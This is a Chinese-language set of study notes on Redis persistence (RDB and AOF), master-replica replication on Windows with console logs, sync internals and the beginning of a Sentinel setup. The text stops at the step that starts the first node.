--redis学习笔记--

分布式缓存

单点Redis的问题

- 数据丢失问题：redis是内存存储，服务重启会丢失数据
- 并发能力问题
- 故障恢复问题：如果redis服务宕机则会导致整个服务不可用需要一个故障恢复的手段
- 存储能力问题：redis基于内存存储

解决：

- 数据丢失问题：实现Redis数据持久化
- 并发能力问题：搭建主从集群，实现读写分离
- 故障恢复问题： 利用Redis哨兵，实现健康检测和自动恢复
- 存储能力问题：搭建分片集群，利用插槽机制实现动态扩容

redis持久化

RDB持久化

RDB全称Redis Database Backup file（Redis数据备份文件），也被叫做Redis数据快照。简单来说就是把内存中的 所有数据都记录到磁盘中。当Redis实例故障重启后，从磁盘读取快照文件，恢复数据。 快照文件称为RDB文件，默认是保存在当前运行目录

Redis停机时会执行一次RDB

RDB持久化在四种情况下会执行：

- 执行save命令
- 执行bgsave命令
- Redis停机时
- 触发RDB条件时

- save命令会导致主进程执行RDB，这个过程中其它所有命令都会被阻塞。只有在数据迁移时可能用到。
- bgsave命令执行后会开启独立进程完成RDB，主进程可以持续处理用户请求，不受影响。
- Redis停机时会执行一次save命令，实现RDB持久化。
- Redis内部有触发RDB的机制，可以在redis.conf文件中找到

```
# 900秒内，如果至少有1个key被修改，则执行bgsave ， 如果是save "" 则表示禁用RDB
save 900 1
save 300 10
save 60 10000
```

```
# 是否压缩 ,建议不开启，压缩也会消耗cpu
rdbcompression yes

# RDB文件名称
dbfilename dump.rdb

# 文件保存的路径目录
dir ./
```

原理

bgsave开始时会fork主进程得到子进程，子进程共享主进程的内存数据。完成fork后读取内存数据并写入 RDB 文件。

fork采用的是copy-on-write技术：

- 当主进程执行读操作时，访问共享内存；
- 当主进程执行写操作时，则会拷贝一份数据，执行写操作。

AOF持久化

AOF全称为Append Only File（追加文件）。Redis处理的每一个写命令都会记录在AOF文件，可以看做是命令日志文件

```
# 是否开启AOF功能，默认是no
appendonly yes
# AOF文件的名称
appendfilename "appendonly.aof"

# 表示每执行一次写命令，立即记录到AOF文件
appendfsync always
# 写命令执行完先放入AOF缓冲区，然后表示每隔1秒将缓冲区数据写到AOF文件，是默认方案
appendfsync everysec
# 写命令执行完先放入AOF缓冲区，由操作系统决定何时将缓冲区内容写回磁盘
appendfsync no
```

特点：

- always：同步刷盘；可靠性高，几乎不丢失数据；性能影响大
- everysec：每秒刷盘；性能适中；最多丢失1秒钟的数据
- no：操作系统控制；性能最好；可靠性差，可能丢失大量的数据

AOF文件重写

因为是记录命令，AOF文件会比RDB文件大的多。而且AOF会记录对同一个key的多次写操作，但只有最后一次写操作才有意义。通过执行bgrewriteaof命令，可以让AOF文件执行重写功能，用最少的命令达到相同效果。

AOF原本有三个命令，但是 `set num 123` 和 `set num 666` 都是对num的操作，第二次会覆盖第一次的值，因此第一个命令记录下来没有意义。

所以重写命令后，AOF文件内容就是：`mset name jack num 666`

Redis也会在触发阈值时自动去重写AOF文件。阈值也可以在redis.conf中配置：

```
# AOF文件比上次文件 增长超过多少百分比则触发重写
auto-aof-rewrite-percentage 100
# AOF文件体积最小多大以上才触发重写
auto-aof-rewrite-min-size 64mb
```

RDB和AOF对比

RDB方式bgsave的基本流程？

- fork主进程得到一个子进程，共享内存空间
- 子进程读取内存数据并写入新的RDB文件
- 用新RDB文件替换旧的RDB文件

RDB会在什么时候执行？save 60 1000代表什么含义？

- 默认是服务停止时
- 代表60秒内至少执行1000次修改则触发RDB

RDB的缺点？

- RDB执行间隔时间长，两次RDB之间写入数据有丢失的风险
- fork子进程、压缩、写出RDB文件都比较耗时

持久化方式：

- RDB：定时对整个内存做快照
- AOF：记录每一次执行的命令

数据完整性：

- RDB：不完整，两次备份之间会数据丢失
- AOF：相对完整，这取决于刷盘策略

文件大小：

- RDB：会有压缩，文件体积小
- AOF：记录命令，文件体积很大

宕机恢复速度：

- RDB：很快
- AOF：慢

数据恢复优先级：

- RDB：低，因为数据完整性不如AOF
- AOF：高，数据完整性更高

系统资源占用：

- RDB：高，大量CPU和内存消耗
- AOF：低，主要是磁盘io资源，但是AOF重写时会占用大量的CPU和内存资源

使用场景：

- RDB：可以容忍数分钟的数据丢失，追求更快的速度
- AOF：对数据安全性要求较高

redis主从集群

单节点Redis的并发能力是有上限的，要进一步提高Redis的并发能力，就需要搭建主从集群，实现读写分离。

修改配置文件：

```
# 绑定地址，默认是127.0.0.1，会导致只能在本地访问。修改为0.0.0.0则可以在任意IP访问
bind 0.0.0.0
# 保护模式，关闭保护模式
protected-mode no
# 数据库数量，设置为1
databases 1
```

启动Redis：

```
redis-server redis.conf
```

停止redis服务：

```
redis-cli shutdown
```

master：主节点

slave：从节点

从节点读数据，主节点写数据

步骤

一个master节点：

- master：文件夹：./redis1 端口号：7001

两个slave节点：

- slave1：文件夹：./redis2 端口号：7002
- slave2：文件夹：./redis3 端口号：7003

1. 修改redis-6.2.4/redis.conf文件，将其中的持久化模式改为默认的RDB模式，AOF保持关闭状态

```
# 开启RDB
# save ""
save 3600 1
save 300 100
save 60 10000

# 关闭AOF
appendonly no
```

2. 在redis根目录下创建三个文件夹redis1、redis2和redis3

3. 将根目录下的redis.conf文件拷贝到redis1、redis2和redis3目录下

4. 修改每个实例的端口、工作目录

redis1：

```
# 工作目录
dir ./redis1/
# 端口
port 7001
```

redis2：

```
# 工作目录
dir ./redis2/
# 端口
port 7002
```

redis3：

```
# 工作目录
dir ./redis3/
# 端口
port 7003
```

5. 启动

```
# 第一个
redis-server.exe redis1/redis.conf
# 第2个
redis-server.exe redis1/redis.conf
# 第三个
```

第一个:

```
C:\Program Files\redis>redis-server.exe redis1/redis.conf
[20940] 22 May 14:01:24.634 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[20940] 22 May 14:01:24.635 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=20940, just started
[20940] 22 May 14:01:24.635 # Configuration loaded
                _.-``__ ''-._
           _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
       .-`` .-```.  ```\/    _.,_ ''-._
      (    '      ,       .-`  | `,    )     Running in standalone mode
      |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7001
      |    `-._   `._    /     _.-'    |     PID: 20940
       `-._    `-._  `-./  _.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |           http://redis.io
       `-._    `-._`-.__.-'_.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |
       `-._    `-._`-.__.-'_.-'    _.-'
           `-._    `-.__.-'    _.-'
               `-._        _.-'
                   `-.__.-'

[20940] 22 May 14:01:24.638 # Server initialized
[20940] 22 May 14:01:24.638 * DB loaded from disk: 0.000 seconds
[20940] 22 May 14:01:24.638 * Ready to accept connections
```

第二个:

```
C:\Program Files\redis>redis-server.exe redis2/redis.conf
[19920] 22 May 14:02:02.715 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[19920] 22 May 14:02:02.715 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=19920, just started
[19920] 22 May 14:02:02.715 # Configuration loaded
                _.-``__ ''-._
           _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
       .-`` .-```.  ```\/    _.,_ ''-._
      (    '      ,       .-`  | `,    )     Running in standalone mode
      |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7002
      |    `-._   `._    /     _.-'    |     PID: 19920
       `-._    `-._  `-./  _.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |           http://redis.io
       `-._    `-._`-.__.-'_.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |
       `-._    `-._`-.__.-'_.-'    _.-'
           `-._    `-.__.-'    _.-'
               `-._        _.-'
```

```
              `-.__.-'

[19920] 22 May 14:02:02.719 # Server initialized
[19920] 22 May 14:02:02.724 * DB loaded from disk: 0.004 seconds
[19920] 22 May 14:02:02.724 * Ready to accept connections
```

第三个：

```
C:\Program Files\redis>redis-server.exe redis3/redis.conf
[6148] 22 May 14:02:24.078 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[6148] 22 May 14:02:24.078 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=6148, just started
[6148] 22 May 14:02:24.078 # Configuration loaded
                _.-``__ ''-._
           _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
       .-`` .-```.  ```\/    _.,_ ''-._
      (    '      ,       .-`  | `,    )     Running in standalone mode
      |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7003
      |    `-._   `._    /     _.-'    |     PID: 6148
       `-._    `-._  `-./  _.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |           http://redis.io
       `-._    `-._`-.__.-'_.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |
       `-._    `-._`-.__.-'_.-'    _.-'
           `-._    `-.__.-'    _.-'
               `-._        _.-'
                   `-.__.-'

[6148] 22 May 14:02:24.081 # Server initialized
[6148] 22 May 14:02:24.086 * DB loaded from disk: 0.004 seconds
[6148] 22 May 14:02:24.086 * Ready to accept connections
```

6. 开启主从关系

现在三个实例还没有任何关系，要配置主从可以使用replicaof 或者slaveof（5.0以前）命令。

有临时和永久两种模式：

- 修改配置文件（永久生效）
  - 在redis.conf中添加一行配置：`slaveof <masterip> <masterport>`
- 使用redis-cli客户端连接到redis服务，执行slaveof命令（重启后失效）：

```
slaveof <masterip> <masterport>
```

使用redis-cli连接7002节点

```
C:\Users\mao>redis-cli -p 7002
127.0.0.1:7002> ping
PONG
127.0.0.1:7002> SLAVEOF 127.0.0.1 7001
OK
127.0.0.1:7002>
```

结果:

7001节点:

```
C:\Program Files\redis>redis-server.exe redis1/redis.conf
[20940] 22 May 14:01:24.634 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[20940] 22 May 14:01:24.635 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=20940, just started
[20940] 22 May 14:01:24.635 # Configuration loaded
                _._
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in standalone mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7001
 |    `-._   `._    /     _.-'    |     PID: 20940
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[20940] 22 May 14:01:24.638 # Server initialized
[20940] 22 May 14:01:24.638 * DB loaded from disk: 0.000 seconds
[20940] 22 May 14:01:24.638 * Ready to accept connections
[20940] 22 May 14:07:09.568 * Replica 127.0.0.1:7002 asks for synchronization
[20940] 22 May 14:07:09.568 * Partial resynchronization not accepted:
Replication ID mismatch (Replica asked for
'b24d84d6ae98c62223cc047a8eaddb443a724d1e', my replication IDs are
'fe947a1e8a2b331b807fd7bae7e1c5056ee4ef8d' and
'0000000000000000000000000000000000000000')
[20940] 22 May 14:07:09.569 * Starting BGSAVE for SYNC with target: disk
[20940] 22 May 14:07:09.576 * Background saving started by pid 20812
[20940] 22 May 14:07:09.661 # fork operation complete
[20940] 22 May 14:07:09.673 * Background saving terminated with success
[20940] 22 May 14:07:09.680 * Synchronization with replica 127.0.0.1:7002
succeeded
```

7002节点:

```
C:\Program Files\redis>redis-server.exe redis2/redis.conf
[19920] 22 May 14:02:02.715 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[19920] 22 May 14:02:02.715 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=19920, just started
[19920] 22 May 14:02:02.715 # Configuration loaded
                _._
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in standalone mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7002
 |    `-._   `._    /     _.-'    |     PID: 19920
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[19920] 22 May 14:02:02.719 # Server initialized
[19920] 22 May 14:02:02.724 * DB loaded from disk: 0.004 seconds
[19920] 22 May 14:02:02.724 * Ready to accept connections
[19920] 22 May 14:07:09.305 * Before turning into a replica, using my master
parameters to synthesize a cached master: I may be able to synchronize with the
new master with just a partial transfer.
[19920] 22 May 14:07:09.305 * REPLICAOF 127.0.0.1:7001 enabled (user request
from 'id=3 addr=127.0.0.1:53188 fd=9 name= age=23 idle=0 flags=N db=0 sub=0
psub=0 multi=-1 qbuf=42 qbuf-free=32726 obl=0 oll=0 omem=0 events=r
cmd=slaveof')
[19920] 22 May 14:07:09.565 * Connecting to MASTER 127.0.0.1:7001
[19920] 22 May 14:07:09.565 * MASTER <-> REPLICA sync started
[19920] 22 May 14:07:09.567 * Non blocking connect for SYNC fired the event.
[19920] 22 May 14:07:09.567 * Master replied to PING, replication can
continue...
[19920] 22 May 14:07:09.568 * Trying a partial resynchronization (request
b24d84d6ae98c62223cc047a8eaddb443a724d1e:1).
[19920] 22 May 14:07:09.576 * Full resync from master:
ca9b9d1126598b78d418fb7bf136e91dd3d99174:0
[19920] 22 May 14:07:09.577 * Discarding previously cached master state.
[19920] 22 May 14:07:09.680 * MASTER <-> REPLICA sync: receiving 189 bytes from
master
[19920] 22 May 14:07:09.682 * MASTER <-> REPLICA sync: Flushing old data
[19920] 22 May 14:07:09.682 * MASTER <-> REPLICA sync: Loading DB in memory
[19920] 22 May 14:07:09.684 * MASTER <-> REPLICA sync: Finished with success
```

断开redis-cli和7002节点的连接，连接7003节点：

```
C:\Users\mao>redis-cli -p 7002
127.0.0.1:7002> ping
PONG
127.0.0.1:7002> SLAVEOF 127.0.0.1 7001
OK
127.0.0.1:7002> exit

C:\Users\mao>redis-cli -p 7003
127.0.0.1:7003> ping
PONG
127.0.0.1:7003> SLAVEOF 127.0.0.1 7001
OK
127.0.0.1:7003>
```

结果

7001节点:

```
C:\Program Files\redis>redis-server.exe redis1/redis.conf
[20940] 22 May 14:01:24.634 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[20940] 22 May 14:01:24.635 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=20940, just started
[20940] 22 May 14:01:24.635 # Configuration loaded
                _._
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in standalone mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7001
 |    `-._   `._    /     _.-'    |     PID: 20940
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[20940] 22 May 14:01:24.638 # Server initialized
[20940] 22 May 14:01:24.638 * DB loaded from disk: 0.000 seconds
[20940] 22 May 14:01:24.638 * Ready to accept connections
[20940] 22 May 14:07:09.568 * Replica 127.0.0.1:7002 asks for synchronization
[20940] 22 May 14:07:09.568 * Partial resynchronization not accepted:
Replication ID mismatch (Replica asked for
'b24d84d6ae98c62223cc047a8eaddb443a724d1e', my replication IDs are
'fe947a1e8a2b331b807fd7bae7e1c5056ee4ef8d' and
'0000000000000000000000000000000000000000')
[20940] 22 May 14:07:09.569 * Starting BGSAVE for SYNC with target: disk
[20940] 22 May 14:07:09.576 * Background saving started by pid 20812
[20940] 22 May 14:07:09.661 # fork operation complete
[20940] 22 May 14:07:09.673 * Background saving terminated with success
[20940] 22 May 14:07:09.680 * Synchronization with replica 127.0.0.1:7002
succeeded
```

```
[20940] 22 May 14:09:48.297 * Replica 127.0.0.1:7003 asks for synchronization
[20940] 22 May 14:09:48.297 * Partial resynchronization not accepted:
Replication ID mismatch (Replica asked for
'98f2da59439782b787db9f2572d4a3139b9a2610', my replication IDs are
'ca9b9d1126598b78d418fb7bf136e91dd3d99174' and
'0000000000000000000000000000000000000000')
[20940] 22 May 14:09:48.298 * Starting BGSAVE for SYNC with target: disk
[20940] 22 May 14:09:48.329 * Background saving started by pid 7044
[20940] 22 May 14:09:48.401 # fork operation complete
[20940] 22 May 14:09:48.416 * Background saving terminated with success
[20940] 22 May 14:09:48.424 * Synchronization with replica 127.0.0.1:7003
succeeded
```

7003节点:

```
C:\Program Files\redis>redis-server.exe redis3/redis.conf
[6148] 22 May 14:02:24.078 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[6148] 22 May 14:02:24.078 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=6148, just started
[6148] 22 May 14:02:24.078 # Configuration loaded
                _.-``__ ''-._
           _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
       .-`` .-```.  ```\/    _.,_ ''-._
      (    '      ,       .-`  | `,    )     Running in standalone mode
      |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7003
      |    `-._   `._    /     _.-'    |     PID: 6148
       `-._    `-._  `-./  _.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |           http://redis.io
       `-._    `-._`-.__.-'_.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |
       `-._    `-._`-.__.-'_.-'    _.-'
           `-._    `-.__.-'    _.-'
               `-._        _.-'
                   `-.__.-'

[6148] 22 May 14:02:24.081 # Server initialized
[6148] 22 May 14:02:24.086 * DB loaded from disk: 0.004 seconds
[6148] 22 May 14:02:24.086 * Ready to accept connections
[6148] 22 May 14:09:47.781 * Before turning into a replica, using my master
parameters to synthesize a cached master: I may be able to synchronize with the
new master with just a partial transfer.
[6148] 22 May 14:09:47.781 * REPLICAOF 127.0.0.1:7001 enabled (user request from
'id=3 addr=127.0.0.1:53291 fd=9 name= age=24 idle=0 flags=N db=0 sub=0 psub=0
multi=-1 qbuf=42 qbuf-free=32726 obl=0 oll=0 omem=0 events=r cmd=slaveof')
[6148] 22 May 14:09:48.292 * Connecting to MASTER 127.0.0.1:7001
[6148] 22 May 14:09:48.292 * MASTER <-> REPLICA sync started
[6148] 22 May 14:09:48.294 * Non blocking connect for SYNC fired the event.
[6148] 22 May 14:09:48.295 * Master replied to PING, replication can continue...
[6148] 22 May 14:09:48.296 * Trying a partial resynchronization (request
98f2da59439782b787db9f2572d4a3139b9a2610:1).
[6148] 22 May 14:09:48.329 * Full resync from master:
ca9b9d1126598b78d418fb7bf136e91dd3d99174:196
```

```
[6148] 22 May 14:09:48.329 * Discarding previously cached master state.
[6148] 22 May 14:09:48.424 * MASTER <-> REPLICA sync: receiving 190 bytes from
master
[6148] 22 May 14:09:48.425 * MASTER <-> REPLICA sync: Flushing old data
[6148] 22 May 14:09:48.426 * MASTER <-> REPLICA sync: Loading DB in memory
[6148] 22 May 14:09:48.428 * MASTER <-> REPLICA sync: Finished with success
```

7. 连接 7001节点，查看集群状态

```
Microsoft Windows [版本 10.0.19044.1706]
(c) Microsoft Corporation。保留所有权利。

C:\Users\mao>redis-cli -p 7002
127.0.0.1:7002> ping
PONG
127.0.0.1:7002> SLAVEOF 127.0.0.1 7001
OK
127.0.0.1:7002> exit

C:\Users\mao>redis-cli -p 7003
127.0.0.1:7003> ping
PONG
127.0.0.1:7003> SLAVEOF 127.0.0.1 7001
OK
127.0.0.1:7003> exit

C:\Users\mao>redis-cli -p 7001
127.0.0.1:7001> info replication
# Replication
role:master
connected_slaves:2
slave0:ip=127.0.0.1,port=7002,state=online,offset=490,lag=1
slave1:ip=127.0.0.1,port=7003,state=online,offset=490,lag=2
master_replid:ca9b9d1126598b78d418fb7bf136e91dd3d99174
master_replid2:0000000000000000000000000000000000000000
master_repl_offset:490
second_repl_offset:-1
repl_backlog_active:1
repl_backlog_size:1048576
repl_backlog_first_byte_offset:1
repl_backlog_histlen:490
127.0.0.1:7001>
```

8. 测试

只有在7001这个master节点上可以执行写操作，7002和7003这两个slave节点只能执行读操作。

```

C:\Users\mao>redis-cli -p 7002
127.0.0.1:7002> ping
PONG
```

```
127.0.0.1:7002> SLAVEOF 127.0.0.1 7001
OK
127.0.0.1:7002> exit

C:\Users\mao>redis-cli -p 7003
127.0.0.1:7003> ping
PONG
127.0.0.1:7003> SLAVEOF 127.0.0.1 7001
OK
127.0.0.1:7003> exit

C:\Users\mao>redis-cli -p 7001
127.0.0.1:7001> info replication
# Replication
role:master
connected_slaves:2
slave0:ip=127.0.0.1,port=7002,state=online,offset=490,lag=1
slave1:ip=127.0.0.1,port=7003,state=online,offset=490,lag=2
master_replid:ca9b9d1126598b78d418fb7bf136e91dd3d99174
master_replid2:0000000000000000000000000000000000000000
master_repl_offset:490
second_repl_offset:-1
repl_backlog_active:1
repl_backlog_size:1048576
repl_backlog_first_byte_offset:1
repl_backlog_histlen:490
127.0.0.1:7001> set a 1234567
OK
127.0.0.1:7001> get a
"1234567"
127.0.0.1:7001> exit

C:\Users\mao>redis-cli -p 7002
127.0.0.1:7002> get a
"1234567"
127.0.0.1:7002> set b 1
(error) READONLY You can't write against a read only replica.
127.0.0.1:7002> exit

C:\Users\mao>redis-cli -p 7003
127.0.0.1:7003> get a
"1234567"
127.0.0.1:7003> set b 1
(error) READONLY You can't write against a read only replica.
127.0.0.1:7003> set a 2
(error) READONLY You can't write against a read only replica.
127.0.0.1:7003> del a
(error) READONLY You can't write against a read only replica.
127.0.0.1:7003> exit

C:\Users\mao>redis-cli -p 7001
127.0.0.1:7001> del a
(integer) 1
127.0.0.1:7001> get a
(nil)
127.0.0.1:7001> exit

C:\Users\mao>redis-cli -p 7002
```

```
127.0.0.1:7002> get a
(nil)
127.0.0.1:7002> exit

C:\Users\mao>redis-cli -p 7003
127.0.0.1:7003> get a
(nil)
127.0.0.1:7003> exit

C:\Users\mao>
```

主从数据同步原理

全量同步

主从第一次建立连接时，会执行**全量同步**，将master节点的所有数据都拷贝给slave节点

第一阶段：

- slave：执行 replicaof命令， 建立连接
- slave：请求数据同步
- master：判断是否是第一次同步
- master：是第一次，返回master的数据版本信息
- slave：保存 版本信息

第二阶段：

- master：执行bgsave，生成RDB，并记录 RDB期间的所有命令到repl_baklog
- master：发送RDB文件
- slave：清空本地数据，加载RDB文件

第三阶段：

- matser：发送repl_baklog中的命令
- slave：执行接收到的命令

- **Replication Id**：简称replid，是数据集的标记，id一致则说明是同一数据集。每一个master都有唯一的replid，slave则会继承master节点的replid
- **offset**：偏移量，随着记录在repl_baklog中的数据增多而逐渐增大。slave完成同步时也会记录当前同步的offset。如果slave的offset小于master的offset，说明slave数据落后于master，需要更新。

master如何判断slave是不是第一次来同步数据?

lave做数据同步，必须向master声明自己的replication id 和offset，master才可以判断到底需要同步哪些数据。

因为slave原本也是一个master，有自己的replid和offset，当第一次变成slave，与master建立连接时，发送的replid和offset是自己的replid和offset。

master判断发现slave发送来的replid与自己的不一致，说明这是一个全新的slave，就知道要做全量同步了。

master会将自己的replid和offset都发送给这个slave，slave保存这些信息。以后slave的replid就与master一致了。

因此，**master判断一个节点是否是第一次同步的依据，就是看replid是否一致。**

完整流程描述：

- slave节点请求增量同步
- master节点判断replid，发现不一致，拒绝增量同步
- master将完整内存数据生成RDB，发送RDB到slave
- slave清空本地数据，加载master的RDB
- master将RDB期间的命令记录在repl_baklog，并持续将log中的命令发送给slave
- slave执行接收到的命令，保持与master之间的同步

增量同步

全量同步需要先做RDB，然后将RDB文件通过网络传输个slave，成本太高了。因此除了第一次做全量同步，其它大多数时候slave与master都是做**增量同步。**

什么是增量同步？就是只更新slave与master存在差异的部分数据。主从第一次同步是全量同步，但如果slave重启后同步，则执行增量同步

第一阶段：

- slave：重启
- slave：psync replid offset
- master：判断请求replid是否一致
- master：一致，不是第一次，返回continue

第二阶段：

- master：去repl_baklog 中获取offset后的数据
- master：发送offset后的命令
- slave：执行 命令

repl_backlog原理

repl_baklog文件是一个固定大小的数组，只不过数组是环形，也就是说**角标到达数组末尾后，会再次从0开始读写**，这样数组头部的数据就会被覆盖。

repl_baklog中会记录Redis处理过的命令日志及offset，包括master当前的offset，和slave已经拷贝到的offset。

slave与master的offset之间的差异，就是salve需要增量拷贝的数据了。

随着不断有数据写入，master的offset逐渐变大，slave也不断的拷贝，追赶master的offset。

直到数组被填满。

此时，如果有新的数据写入，就会覆盖数组中的旧数据。

但是，如果slave出现网络阻塞，导致master的offset远远超过了slave的offset，如果master继续写入新数据，其offset就会覆盖旧的数据，直到将slave现在的offset也覆盖。此时如果slave恢复，需要同步，却发现自己的offset都没有了，无法完成增量同步了。只能做全量同步。

注意：repl_baklog大小有上限，写满后会覆盖最早的数据。如果slave断开时间过久，导 致尚未备份的数据被覆盖，则无法基于log做增量同步，只能再次全量同步。

主从同步优化

主从同步可以保证主从数据的一致性，非常重要。

可以从以下几个方面来优化Redis主从就集群：

- 在master中配置repl-diskless-sync yes启用无磁盘复制，避免全量同步时的磁盘IO。
- Redis单节点上的内存占用不要太大，减少RDB导致的过多磁盘IO
- 适当提高repl_baklog的大小，发现slave宕机时尽快实现故障恢复，尽可能避免全量同步
- 限制一个master上的slave节点数量，如果实在是太多slave，则可以采用主-从-从链式结构，减少master压力

全量同步和增量同步的区别

- 全量同步：master将完整内存数据生成RDB，发送RDB到slave。后续命令则记录在repl_baklog，逐个发送给slave。
- 增量同步：slave提交自己的offset到master，master获取repl_baklog中从offset之后的命令给slave

什么时候执行全量同步

- slave节点第一次连接master节点时
- slave节点断开时间太久，repl_baklog中的offset已经被覆盖时

什么时候执行增量同步

- slave节点断开又恢复，并且在repl_baklog中能找到offset时

windows主从启动脚本

创建bat文件，输入以下命令：

```
start "redis-7001" redis-server.exe redis1/redis.conf
start "redis-7002" redis-server.exe redis2/redis.conf
start "redis-7003" redis-server.exe redis3/redis.conf
```

redis哨兵

作用

- **监控**：Sentinel 会不断检查您的master和slave是否按预期工作
- **自动故障恢复**：如果master故障，Sentinel会将一个slave提升为master。当故障实例恢复后也以新的master为主
- **通知**：Sentinel充当Redis客户端的服务发现来源，当集群发生故障转移时，会将最新信息推送给Redis的客户端

集群监控原理

Sentinel基于心跳机制监测服务状态，每隔1秒向集群的每个实例发送ping命令：

- 主观下线：如果某sentinel节点发现某实例未在规定时间响应，则认为该实例**主观下线。**
- 客观下线：若超过指定数量（quorum）的sentinel都认为该实例主观下线，则该实例**客观下线。**quorum值最好超过Sentinel实例数量的一半。

集群故障恢复原理

一旦发现master故障，sentinel需要在salve中选择一个作为新的master，选择依据是这样的：

- 首先会判断slave节点与master节点断开时间长短，如果超过指定值（down-after-milliseconds * 10）则会排除该slave节点
- 然后判断slave节点的slave-priority值，越小优先级越高，如果是0则永不参与选举
- 如果slave-prority一样，则判断slave节点的offset值，越大说明数据越新，优先级越高
- 最后是判断slave节点的运行id大小，越小优先级越高。

如何实现切换

- sentinel给备选的slave1节点发送slaveof no one命令，让该节点成为master
- sentinel给所有其它slave发送slaveof 127.0.0.1 7002 命令，让这些slave成为新master的从节点，开始从新的master上同步数据。
- 最后，sentinel将故障节点标记为slave，当故障节点恢复后会自动成为新的master的slave节点

集群步骤

三个sentinel节点的信息如下：

- sentinel1：文件夹：./sentinel1　端口号：7501
- sentinel2：文件夹：./sentinel2　端口号：7502
- sentinel3：文件夹：./sentinel3　端口号：7503

一个master节点：

- master：文件夹：./redis1 端口号：7001

两个slave节点：

- slave1：文件夹：./redis2 端口号：7002
- slave2：文件夹：./redis3 端口号：7003

1.创建对应的文件夹

7001、7002和7003节点参考主从集群

2.分别在目录创建一个sentinel.conf文件

sentinel1：

```
port 7501
sentinel announce-ip 127.0.0.1
sentinel monitor mymaster 127.0.0.1 7001 2
sentinel down-after-milliseconds mymaster 5000
sentinel failover-timeout mymaster 60000
dir ./sentinel1
```

- `port 27001`：是当前sentinel实例的端口
- `sentinel monitor mymaster 192.168.150.101 7001 2`：指定主节点信息
  - `mymaster`：主节点名称，自定义，任意写
  - `192.168.150.101 7001`：主节点的ip和端口
  - `2`：选举master时的quorum值

sentinel2：

```
port 7502
sentinel announce-ip 127.0.0.1
sentinel monitor mymaster 127.0.0.1 7001 2
sentinel down-after-milliseconds mymaster 5000
sentinel failover-timeout mymaster 60000
dir ./sentinel2
```

sentinel3：

```
port 7503
sentinel announce-ip 127.0.0.1
sentinel monitor mymaster 127.0.0.1 7001 2
sentinel down-after-milliseconds mymaster 5000
sentinel failover-timeout mymaster 60000
dir ./sentinel3
```

3.启动

启动7001节点：

```
